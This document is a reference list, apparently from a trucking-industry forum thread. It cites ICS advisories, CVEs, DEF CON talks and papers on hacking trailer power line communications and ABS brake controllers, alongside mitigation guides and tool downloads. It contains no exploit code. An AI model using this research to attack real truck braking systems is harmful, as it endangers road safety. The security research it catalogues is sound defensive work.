<https://tmconnect.trucking.org/communities/community-home/digestviewer/viewthread?GroupId=2173&MessageKey=384c5d4e-4f7e-4e4d-b2b0-d47047fa8f78&CommunityKey=782c741b-674d-4af4-b962-9019b3e7d056&tab=digestviewer&ReturnUrl=%2fcommunities%2fcommunity-home%2fdigestviewer%3fcommunitykey%3d782c741b-674d-4af4-b962-9019b3e7d056%26tab%3ddigestviewer>

ICS Advisory (ICSA-20-219-01) Trailer Power Line Communications
<https://www.cisa.gov/uscrt/ics/advisories/icsa-20-219-01>
<https://nvd.nist.gov/vuln/detail/CVE-2020-14514>

ICS Advisory (ICSA-22-063-01) Trailer Power Line Communications (PLC)
J2497 <https://www.cisa.gov/uscrt/ics/advisories/icsa-22-063-01>
<https://nvd.nist.gov/vuln/detail/CVE-2022-25922>
<https://nvd.nist.gov/vuln/detail/CVE-2022-26131>

Sekar Kulandaivel, Shalabh Jain, Jorge Guajardo, and Vyas Sekar. 2024.
CANdid: A Stealthy Stepping-Stone Attack to Bypass Authentication on
ECUs. ACM J. Auton. Transport. Syst. Just Accepted (April 2024).
<https://doi.org/10.1145/3657645>

49 CFR § 571.121 - Standard No. 121; Air brake systems.

49 CFR § 393.55 - Antilock brake systems.

Tom Berg, Tests shedding light on ABS warning systems Trucknews.com
<https://www.trucknews.com/features/tests-shedding-light-on-abs-warning-systems/>

Bruce Sauer, New Power for Trailers
<https://www.bulktransporter.com/archive/article/21649717/new-power-for-trailers>

Jim Mele, PLC4TRUCKS Hits a Snag
<https://www.fleetowner.com/news/article/21664669/plc4trucks-hits-a-snap>

DOT Task Order 7 of the Commercial Motor Vehicle Technology
Diagnostics and Performance Enhancement Program
https://rosap.nhtl.bts.gov/view/dot/155/dot_155_DS1.pdf

Balun One Nine <https://www.nooelec.com/store/balun-one-nine.html>

Yapo, Ted. FL2K AM LPF May 2018

https://oshpark.com/shared_projects/OOkzY6K6 Accessed 20220407

Haystack, Python Heavy Vehicle Interface <https://truckhacking.github.io/>

Sigrok, <https://sigrok.org/>

Scapy, <https://scapy.readthedocs.io/>

Texas Instruments Beaglebone and PRU SDKs

http://downloads.ti.com/codegen/esd/cgt_public_sw/PRU/2.1.1/ti_cgt_pru_2.1.1_armlinuxa8hf_busybox_installer.sh

http://downloads.ti.com/sitara_linux/esd/AM335xSDK/exports/ti-sdk-am335x-evm-07.00.00.00-Linux-x86-Install.bin

http://software-dl.ti.com/sitara_linux/esd/PRU-SWPKG/01_00_00_00/exports/pru-addon-v1.0-Linux-x86-Install.bin

<https://git.ti.com/cgit/pru-software-support-package/pru-software-support-package/>

Poore, Chris, and Gardiner, Ben. "Power Line Truck Hacking: 2TOOLS4PLC4TRUCKS." DEF CON 28 Car Hacking Village 2019.

http://www.nmfta.org/documents/ctsrp/Power_Line_Truck_Hacking_2TOOLS4PLC4TRUCKS.pdf?v=1

Poore, Chris, and Gardiner, Ben. "Trailer Shouting." DEF CON 30

Eduard Kovacs, Tractor-Trailer Brake Controllers Vulnerable to Remote Hacker Attacks, SecurityWeek

<https://www.securityweek.com/tractor-trailer-brake-controllers-vulnerable-remote-hacker-attacks>
2022

Jason McDaniel, NMFTA demonstrates how hackers can disable trucks and trailers. FleetOwner

<https://www.fleetowner.com/technology/article/21276785/how-trucks-and-trailers-are-susceptible-to-cyber-criminal-hacks> 2023

NMFTA, Actionable Mitigation Options for J2497 Attacks

https://nmfta.org/wp-content/media/2022/11/Actionable_Mitigations_Options_v9_DIST.pdf, public domain, 2022

Gardiner, Ben. Mitigating PLC4TRUCKS Remote Write. esCAR USA 2022 (in downloads).

Ohr, Joe and Gardiner, Ben. Unlocking Seed Key Exchange. <https://nmfta.org/wp-content/media/2024/08/Unlocking-the-Potential-of-Seed-Key-Exchange-Guide-NMFTA-Cybersecurity-2024.pdf>